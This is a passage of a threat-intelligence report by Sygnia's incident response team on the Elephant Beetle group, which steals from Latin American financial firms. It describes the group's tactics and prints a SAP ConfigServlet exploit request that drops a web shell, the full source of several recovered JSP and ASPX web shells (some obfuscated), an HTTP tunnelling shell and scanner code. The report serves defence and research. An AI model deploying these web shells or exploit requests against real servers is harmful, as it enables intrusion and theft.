
SYGNIA

TG2003: *Elephant Beetle*
UNCOVERING AN ORGANIZED **FINANCIAL-THEFT OPERATION**

January 2022



Sygnia Incident Response Team

Overview

The Sygnia Incident Response team recently identified an **organized and experienced threat group** siphoning off funds from businesses in the financial sector by patiently studying the targets' financial systems, **injecting fraudulent transactions hidden among regular activity**, and ultimately stealing millions of dollars. This group uses an array of tools and scripts to operate undetected for vast amounts of time. Sygnia refers to this threat as **Elephant Beetle**.

For the past two years, Sygnia's Incident Response (IR) team has been tracking a **financially motivated threat group targeting and infiltrating organizations from the finance and commerce sector in Latin America**. The attack is relentless in its ingenious simplicity serving as an ideal tactic to hide in plain sight, without any need to develop exploits.

Using an arsenal of over 80 unique tools & scripts, the group executes its attacks patiently over long periods of time, blending in with the target's environment and going completely undetected while it quietly liberates organizations of exorbitant amounts of money. We are dubbing this group – **Elephant Beetle**.

Elephant Beetle seems to primarily focus on the Latin American market, but that doesn't mean that organizations that are not based there are safe. Sygnia's IR team discovered and responded to an incident at a U.S. based company with an operations branch in Latin America. As such, both regional and global organizations should be on their guard.

The group is highly proficient with Java based attacks and, in many cases, **target legacy Java applications running on Linux-based machines as the means for initial entry** to the network. Not only that, the group even deploys their own complete Java Web Application on the victim machine to do their bidding while the machine also runs the intentional application.

This report is a technical play-by-play of the Elephant Beetle attack as detected, observed and mitigated by Sygnia's IR team. Elephant Beetle resembles the group tracked by Mandiant as FIN13[1].

Elephant Beetle operates in a well-organized and stealthy pattern, efficiently executing each phase of its attack plan once inside a compromised network:

1. During the first phase, which can span up to a month, the group focuses on **building operational cyber capabilities** in the compromised victim's network. The group studies the digital landscape and plants backdoors while customizing its tools to work within the victim's network.
2. The group then spends several months studying **the victim's environment, focusing on the financial operation** and identifying any flaws. During this stage, it observes the victim's software and infrastructure to understand the technical process of legitimate financial transactions.
3. The group can then **inject fraudulent transactions** into the network. These transactions mimic legitimate behavior and siphon off incremental amounts of money from the victim, a classic salami tactic. Although the amount of money stolen in a single transaction may seem insignificant, the group stacks numerous transactions to what amounts to millions of dollars before the group moves on.
4. If during its efforts any fraudulent activity is discovered and blocked, they **then simply lay low** for a few months only to return and target a different system.

[1] https://www.mandiant.com/resources/fin13-cybercriminal-mexico

Table of Contents

The MO: Tactics, Techniques and Procedures

Elephant Beetle's target of choice

This group uses standard procedure cyberattack techniques, especially by focusing on existing software with well-known—but likely unpatched—vulnerabilities.

The group's preferred targets are Java-based web servers, typically WebSphere and WebLogic. They exploit web servers using known vulnerabilities to infiltrate organizations. The compromised servers are then used by the threat actors for persistent access vectors to the network, and as pivot points for credential harvesting activities and lateral movement to additional assets in the network.

In the incidents Sygnia responded to, the group was observed leveraging default credentials for authenticating myWebMethods ("WMS") and QLogic web management interface. For example, the group leveraged the default password "manage" of the privileged system user 'sysadmin' of WMS servers. In addition, the threat group exploited four vulnerabilities (three of them are recorded and published as CVEs) to gain access to the network:

1. **Primefaces Application Expression Language Injection (CVE-2017-1000486)**

   Primetek Primefaces 5.x is vulnerable to a weak encryption flaw resulting in remote code execution.[2]

2. **WebSphere Application Server SOAP Deserialization Exploit (CVE-2015-7450)**

   Serialized-object interfaces in certain IBM analytics, business applications, cognitive, IT infrastructure, and mobile and social products allow remote attackers to execute arbitrary commands via a crafted serialized Java object, related to the InvokerTransformer class in the Apache Commons Collections library.[3]

3. **SAP NetWeaver Invoker Servlet Exploit (CVE-2010-5326)**

   The Invoker Servlet on SAP NetWeaver Application Server Java platforms, possibly before 7.3, does not require authentication, which allows remote attackers to execute arbitrary code via an HTTP or HTTPS request, as exploited in the wild in 2013 through 2016, aka a Detour attack.[4]

4. **SAP NetWeaver ConfigServlet Remote Code Execution (EDB-ID-24963)**

   A remote command execution vulnerability has been reported in SAP NetWeaver. The vulnerability is due to insufficient validation in SAP ConfigServlet handling of incoming GET requests. By sending a specially-crafted GET request, an attacker could exploit this vulnerability to inject and execute arbitrary commands on the system.[5]

The basic payload for these exploits was either a simple obfuscated web shell enabling remote code execution, or a series of exploitations, running different commands on the target machine. Following the initial web shell, a set of both open-source web shells, such as "JspSpy,"[6], "reGeorge,"[7], "MiniWebCmdShell,"[8], "Vonloesch Jsp File Browser 1.2"[9] and custom web shells were uploaded separately or as a bundle and were used by the group.

Below is an example of a web request that was sent by the threat group to one of the victim's SAP portals, which exploits the SAP ConfigServlet Remote Code Execution and contains a one-line command that creates a web shell.

[2] https://nvd.nist.gov/vuln/detail/CVE-2017-1000486
[3] https://nvd.nist.gov/vuln/detail/CVE-2015-7450
[4] https://nvd.nist.gov/vuln/detail/CVE-2010-5326
[5] https://www.checkpoint.com/defense/advisories/public/2015/cpai-2015-0672.html/
[6] https://github.com/tennc/webshell/blob/master/jsp/JspSpy.jsp
[7] https://github.com/sensepost/reGeorg
[8] https://github.com/xl7dev/WebShell/blob/master/Php/ava%20Server%20Faces%20MiniWebCmdShell%200.2%20by%20HeartLESS.php
[9] https://www.vonloesch.de/filebrowser.html

```
/ctc/servlet/com.sap.ctc.util.configservlet?param=com.sap.ctc.util.filesystemconfig;execute_cmd;cmdline=s
h%20-c%20$@|sh%20.%20echo%20perl%20-mmime::base64%20-0777%20-
le%20%27print%20decode_base64(%22PCUobmV3IGphdmEuaW8uRmlsZU91dHB1dFN0cmVhbShyZXF1ZXN0LmdldFBhcmFtZXRlcigi
ZiIpKSkud3JpdGUocmVxdWVzdC5nZXRQYXJhbWV0ZXIoInQiKS5nZXRCeXRlcygpKTslPiAK%22)%27%20%3e%20./root/com.sap.js
p
```

Figure 1: The URL that was requested by the threat group.

```
sh -c $@|sh . echo perl -mmime::base64 -0777 -le 'print
decode_base64(PCUobmV3IGphdmEuaW8uRmlsZU91dHB1dFN0cmVhbShyZXF1ZXN0LmdldFBhcmFtZXRlcigiZiIpKSkud3JpdGUocmV
xdWVzdC5nZXRQYXJhbWV0ZXIoInQiKS5nZXRCeXRlcygpKTslPiAK)' > ./root/com.sap.jsp
```

Figure 2: The URL-decoded version of the remote command to execute by the exploit.

```
<%(new java.io.FileOutputStream(request.getParameter(f))).write(request.getParameter(t).getBytes());%>
```

Figure 3: The Base64 decoded content that was written to the ./root/com.sap.jsp, which is a basic file uploader Web shell.

Hiding in plain sight

A great deal of this attack is focused on going undetected for extended periods of time. This is done through multiple means, including laying low and engaging in minimal to no activity, so the attackers remain blended into the background. Their primary goal at this stage is almost solely surveillance and research.

With the goal of blending into the environment, Elephant Beetle will often try and mimic its surroundings and likes to choose the most innocuous surroundings it can. For example, the first deployed web shells were mainly dropped into the resources folders of each web application, disguising themselves as fonts, images, CSS, and JS resources, with similar names to original files in these folders - but with a '.JSP' extension.

```
<web_application_root_folder>/
├── css/
│   ├── bootstrap.min.css
│   └── bootstrap.min.css.jsp
├── js/
│   ├── bootstrap.min.js
│   └── bootstrap.min.jsp
├── img/
│   ├── favicon.ico
│   ├── favicon.ico.jsp
└── fonts/
    ├── glyphicons-halflings-regular.svg
    ├── glyphicons-halflings-regular.woff
    └── glyphicons-halflings-regular.woff.jsp
```

Figure 4: Example of web shells naming and location convention inside a website resource folders.

Masquerading as a legitimate package

When the attackers are ready to engage and execute their attack, they level up their aggressiveness. For example, they will often leverage compromised administrative accounts of the target web servers for deploying malicious WAR (Web Application Resource/Web Application Archive) files containing a variety of web shells, each with different capabilities.

WAR files are used for distributing a collection of web page files and resources, wrapped in a single archive file. By using WAR files, the group distributes/deploys multiple tools using a single file. The WAR file that is deployed by the group is often named with a variation of the word example to masquerade as a legitimate package, e.g., 'wsexample.war', 'wsexamples.war', 'examples.war' and 'exampl3s.war'.

The following figure shows the original file structure of a malicious WAR named 'wsexample.war', which was found by Sygnia during an incident response investigation. Several selected web shells are presented in the next figures.

```
wsexample/
├── META-INF/
│   └── …
├── WEB-INF/
│   └── …
├── .login-n.jsp                    // Linux Command Execution Web shell
├── .login-w.jsp                    // Windows Command Execution Web shell
├── ex-ample.jsp                    // File Uploader Web shell
├── _example.jsp                    // reGeorge Web shell
├── up-base.jsp                     // Base64 encoded File Uploader Web shell
├── id_win.jsp                      // jsp File browser 1.2 (Windows configured)
└── one-lin.jsp                     // Obfuscated Linux Command Execution Web shell
```

Figure 5: Example of the malicious 'wsexample.war' WAR file structure, containing web shells with their original names and purpose.

This technique is considered to be super-persistent on some web servers, specifically WebSphere and WebMethods, due to the fact that removal of the web shell files is insufficient, as the web pages are being loaded and held in the server's process memory. A compiled version of the web shell is also being kept in the form of .class files that are being loaded during the server startup. More information about the nature of the .class files will be provided further down in the report in the **Hunting and defending against Elephant Beetle (a.k.a. "Elefante")** chapter.

One of the methods the threat group has used for obtaining administrative credentials is browsing through local files on the compromised machines for clear-text credentials inside scripts and configuration files.

In several occurrences where a 'WebSphere Application Server (WAS)' was compromised, the threat actor has searched recursively through it using the string, 'wasadmin', which is the default administrator user for the WebSphere web interface. Several configuration files reside on the server itself (e.g., 'server.xml') and contain an encoded version of credentials by default. The default encoding format of passwords saved by WebSphere is {xor}, which can be easily decoded by a variety of open-source scripts.

After obtaining the admin credentials for the WebSphere application, the threat group leveraged them for logging into the WebSphere admin interface and deploying the WAR application.

Additionally, the threat group deployed malicious WAR files via an Apache Tomcat Manager web interface of QLogic servers by accessing /manager/html/upload, a known exploit with a corresponding Metasploit module.

Another technique for WAR deployment that was used by the group was leveraging Tomcat auto-deploy mechanism by placing the malicious WAR under $CATALINA_BASE\webapps folder on the compromised server.

The following code snippets are just a small part of the web shells that were identified inside the malicious WAR files (which were also deployed by using other methods mentioned in this chapter):

Snippet of the 'up-base.jsp' web shell code, where the HTTP request parameter 'f' expected to be the target filename and 't' should contain the content of the file to be upload, Base64 encoded:

```
<%if(request.getParameter(f)!=null)(new
java.io.FileOutputStream(request.getParameter(f))).write(javax.xml.bind.DatatypeConverter.parseBase64Bina
ry(request.getParameter(t)));%>
```

Figure 6: The file content of 'up-base'.jsp as was found inside 'wsexmaple.war.'

Snippet of the '.login-w.jsp' Web shell code, where the HTTP request parameter 'zc' expected to be the command line to execute by 'cmd.exe /c' on the target machine:

```
<%@ page import=java.util.Map,java.util.Map.Entry,java.util.*,java.io.* %><% try {String[] command =
{cmd.exe, /c, request.getParameter(zc)}; ProcessBuilder probuilder = new ProcessBuilder( command
);Process process = probuilder.start(); InputStream is = process.getInputStream(); InputStreamReader isr
= new InputStreamReader(is); BufferedReader br = new BufferedReader(isr); String line; while ((line =
br.readLine()) != null) {out.println(line);};} catch (Exception e) {}; %>
```

Figure 7: The file content of '.login-w'.jsp as was found inside 'wsexmaple.war.'

Snippet of the 'one-line.jsp' Web shell obfuscated code, where the HTTP request parameter 'zc' expected to be the command line to execute by '/bin/bash -c' on the target machine.

```
<%@ page import=java.util.Map,java.util.Map.Entry,java.util.*,java.io.* %><% try {String[] NL =
{TbinTsh.replaceAll(T,/), -c, request.getHeader(zc)}; ProcessBuilder KV = new ProcessBuilder( NL
);Process GRQZ = KV.start(); InputStream Z = GRQZ.getInputStream(); InputStreamReader ZW = new
InputStreamReader(Z); BufferedReader ZSORHPBJTWY = new BufferedReader(ZW); String VIUTZN; while ((VIUTZN
= ZSORHPBJTWY.readLine()) != null) {out.println(VIUTZN);};} catch (Exception e) {}; %>
```

Figure 8: The file content of 'one-lin.jsp' as was found inside 'wsexmaple.war'.

Nothing suspicious to see here

Another technique that was used by the threat actor was modifying or replacing completely the default web page files. – i.e., replacing the iisstart.aspx or default.aspx on IIS web servers. Using this technique allowed the threat group two things – the first is an almost guaranteed access to their web shell from other servers or from the internet, because the routes for this are often allowed by default. The second is that access to such pages is not classified as suspicious. And in the default.aspx case specifically, the page that is being accessed is the root page (/), which is mostly accessed by regular users and is considered normal behavior.

Snippet of the 'iisstart.aspx' web shell code, written in VB and slightly obfuscated.

```
<%@ Page AspCompat=true Language=VB %>
<script runat=server>
    Protected Sub Page_Load(ByVal sender As Object, ByVal e As System.EventArgs)
          if Request.Form(submit) <>  then
             Dim secobject, intReturn, strPResult,sect,objsect
             sect = Request.Form(sect)
             Response.Write (Running:  & sect & <br />)
             secobject = CreateObject(Replace(Replace(WXcrZpt.Xhell,X,S),Z,i))
             objsect = secobject.Exec(sect)
             strPResult = objsect.StdOut.Readall()
           Response.Write (<br><pre> & replace(replace(strPResult,<,<),vbCrLf,<br>) & </pre>)
           secobject = nothing
          end if
    End Sub
</script><html xmlns=http://www.w3.org/1999/xhtml ><head runat=server><title>Untitled
Page</title></head><body><form id=form1 runat=server></form></body></html>
```

Figure 9: The file content of 'iisstart'.aspx.

When the attacker uses pen testing tactics

After compromising a web server, the threat group upload a custom Java-written scanner that supports scanning IP range/list of IP addresses for a specific port or for an HTTP interface. The tool accepts parameters like URI to scan, User-Agent, and more from a configuration file and then writes the result to an output file.

This tool was widely used by the group and was found on almost every compromised asset. It is used to scan targets in the asset's proximity and then leveraged to identify installed applications, which could be exploited.

The threat group also often downloaded the source code of the application residing on that server. This act, combined with the threat group scans for specific proprietary web interfaces, indicates that they have extensive understanding and knowledge in the field of pen testing.

Code snippet from the tool:

```
public class MainApp {
  public static int MAX_THREAD = 10;
  public static Config config;
  public static void main(String[] args) {
    if (args.length != 2) {
      System.out.println(\n\t[+] (1.0) Usage: conFile ip.ip.ip.*|file\n);
      System.exit(0);
    }
…
            if (ar.size() < MAX_THREAD) {
              ObserverNotifier observer1 = new ObserverNotifier();
              PortScanner observable1 = init(currHost, config, observer1);
              Thread thread = new Thread(observable1);
              thread.start();
              ar.add(thread);
…
  private static PortScanner init(String ipAddress, Config config, ObserverNotifier observer) {
    PortScanner observable = new PortScanner();
    observable.setTarget(ipAddress);
    observable.setConfig(config);
    observable.addObserver(observer);
    return observable;
  }
```

Figure 10: Snippet from the source code of the Java scanner (named 'p.j').

```
name=Generic
verbose=false
Req.redirect=true
Req.ssl=false
Req.revDns=true
Req.timeout=3000
Req.path=<Requested URI>
Req.method=GET
Req.port0=9080
Req.header0=User-Agent:  Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0
Res.status0=200

9080 of < Host >/< IP > | RuleEval:  / Code: 404 / Server: null  ;
9080 of < Host >/< IP > | RuleEval:  / Code: 404 / Server: null  ;
9080 of < Host >/< IP > | RuleEval: Found as status 200 , / Code: 200 / Server: null  ;
```

Figure 11: Output file content of a generic URI scan conducted on <host>:9080 with the above-mentioned tool.

Additional port scanner tools that have common Java code with the abovementioned tool has been identified, most of them without a complex URL scan feature, but have different features such as TLS fingerprinting. One of the port scanner's variants that was found (under the name p.j), contains a usage document that suggests that it is an updated version of the tool (1.2 comparing to 1.0), but actually supports only port scanning of IP range/list of IP addresses.

```
public class MainApp {
  public static int MAX_THREAD = 100;

  public static void main(String[] args) {
    if (args.length < 3) {
      System.out.println(\n\t[1.2][+]Usage: ip.ip.ip.*|file startPort endPort\n);
      System.exit(0);
    }
    File hosts = new File(args[0]);
    if (hosts.exists()) {
      try {
        BufferedReader br = new BufferedReader(new FileReader(hosts));
        int count = 0;
        ArrayList<Thread> ar = new ArrayList();
        String currHost;
```

Figure 12: Snippet from the source code of a newer version of the same Java scanner (named also 'p.j').

Another scanning-related tool that was identified by Sygnia is 'SslTest'. This is also a JAR file (originally named 'sl.j') that allows the threat group to perform SSL fingerprinting to a remote host and indicates them specifically regarding a certificate expiry date.

```
public class SslTest {
  public static void main(String[] args) throws Exception {
    if (args.length != 2) {
      System.out.println(Usage: host port);
      return;
    }
…
      socket.startHandshake();
      Certificate[] certs = socket.getSession().getPeerCertificates();
      System.out.println(Certs retrieved:  + certs.length);
      for (int i = 0; i < certs.length; i++) {
        Certificate cert = certs[i];
        System.out.println(Certificate is:  + cert);
        if (cert instanceof X509Certificate)
          try {
            ((X509Certificate)cert).checkValidity();
            System.out.println(Certificate is active for current date);
          } catch (CertificateExpiredException cee) {
            System.out.println(Certificate is expired);
```

Figure 13: Snippet from the source code of the SSL certificates scanner.

In addition, when compromising a Windows machine in a domain environment, the threat group leveraged the Net binary and queried information regarding high privileges domain accounts and groups (Domain Admins, Enterprise Admins). An example of that is a simple batch script that includes a file containing a list of hostnames and for each executes net view command for enumeration of open shares on the target machines.

```
@echo off
for /f tokens=* %%a in (C:\temp\net.txt) do (
  echo trying %%a: >> C:\temp\log.txt
  net view %%a >> C:\temp\log.txt 2>&1
)
```

Figure 14: Batch Script used to query open shares on machines from 'C:\temp\net.txt'.

The threat group also executed a Microsoft-developed script named 'querySpn.vbs', which was used to query Service Principal Names within the domain. This tool is used for discovering potential targets and as a preparation for a future Kerberoasting, where tickets of privileged accounts with potentially crack-able passwords will be issued.

From infiltration to victimization

Because Elephant Beetle tends to exploit externally facing servers as the infiltration vector, the first servers that were discovered at the target's network are the web applications infrastructure and other servers that are related to the compromised web application server and are accessible from their environment. In compromising the mentioned internal servers, the group leveraged either compromised credentials they gathered or similar exploits that were used to infiltrate the externally facing servers.

The access to and from the compromised assets are mainly achieved by the group's web shells and Java tools, both custom and open source, that provide tunneling capabilities of TCP packets and HTTP requests.

The threat group move laterally within the network mainly through web application servers and SQL servers, leveraging known techniques such as Windows APIs (SMB/WMI) and 'xp_cmdshell', combined with custom remote execution volatile backdoors.

For transferring tools and their outputs between compromised machines, the group leverage either a custom Java uploader/downloader tool or various web shells that have file uploading/downloading capabilities.

Below is a high-level diagram that describes the lateral movement and access paths HTTP requests took, tunneled from an internet-facing server to an internal web server, and from that to other internal servers in more inner zones.

Each of the tools and techniques that are presented in the following diagram will be discussed in this chapter.




Figure 15: Lateral movement flow chart of the threat actor.




Figure 16: The decapsulation of the HTTP requests sent for executing PowerShell backdoor on SQL instance, ordered by the stages on Figure 15.

After leveraging XP_CMDSHELL to execute the PowerShell backdoor on the MS-SQL server, the threat actor used the backdoor as the main remote execution tool on the compromised server and was able to continue its lateral movement within the core internal network. The figure below depicts a lateral movement scenario from the compromised MS-SQL server to a core server, using WMI access with privileged credentials.




Figure 17: Lateral movement flow chart of the threat actor.




Figure 18: The decapsulation of the HTTP requests sent for executing WmiExec.vbs on a core server via the PowerShell backdoor on the SQL instance, ordered by the stages on Figure 17.

They put a hex (string) on you

Elephant Beetle deploy several tools for tunneling HTTP requests to web shells on internal web servers, which have less restricted access to other internal resources. One tool the group used was a custom web shell that receives HTTP parameters of a target host port and an encoded HTTP request payload (as a hex-string), creates a connection to the target machine, sends the request and prints the response.

```
<%@ page buffer=none %><%@page import=java.io.*, java.net.*, java.security.*,javax.net.ssl.*%><%!
byte[] hexStringToByteArray(String s) {
    int len = s.length();
    byte[] data = new byte[len / 2];
    for (int i = 0; i < len; i += 2) {
        data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
                             + Character.digit(s.charAt(i+1), 16));
    }
    return data;
}
%><%

String host=request.getParameter(host);
String port=request.getParameter(port);
String requestx=request.getParameter(request);
…
try{
          if(host!=null && port!=null){
                    InputStream inSocket = null;
                    OutputStream outSocket = null;
                    if(host.indexOf(do-ssl-zero)>=0 && requestx!=null){
                              host=host.replaceAll(do-ssl-zero\\.,);
                              SSLContext context=SSLContext.getInstance(SSL);
                              context.init(null, trustAllCerts, new java.security.SecureRandom());
                              SSLSocketFactory factory=context.getSocketFactory();
                              if(port==80){
                                        port=443;
                              }
                              SSLSocket sslsocket = (SSLSocket) factory.createSocket();
                              sslsocket.connect(new InetSocketAddress(host,
Integer.parseInt(port)),30000);
                              sslsocket.setSoTimeout(30000);
                              outSocket = sslsocket.getOutputStream();
                              inSocket = sslsocket.getInputStream();
                    } else {
                              Socket socket = new Socket();
                              socket.connect(new InetSocketAddress(host, Integer.parseInt(port)), 30000);
                              if(requestx!=null){
                                        inSocket = socket.getInputStream();
                                        outSocket = socket.getOutputStream();
                              } else {
                                        out.print(true);
                              }
                    }
                    if(outSocket!=null){
                              outSocket.write(hexStringToByteArray(requestx));
                              int character;
                              while ((character = inSocket.read()) != -1) {
                                        out.print((char)character);
                              }
                    }
          }
} catch (Exception e) { out.println(An exception occurred:  + e.getMessage()+<br/>\n); } %>
```

Figure 19: Code snippet of the HTTP Proxy Web shell.

One of the Java tools that was leveraged to tunnel traffic is a custom port forwarding tool that uses the open-source library JSch by JCraft based on a specific code implementation example[10] from the JCraft website. The customization was mainly done to add flexibility to the threat group when executing it with providing command line parameters or a configuration file.

```
public class PortForwardingR {
  public static void main(String[] arg) {
…
    } else {
      System.out.println(\t[+] usage: [  [ username@hostname port port:host:hostport pass ] | file ]);
      System.exit(0);
    }
    try {
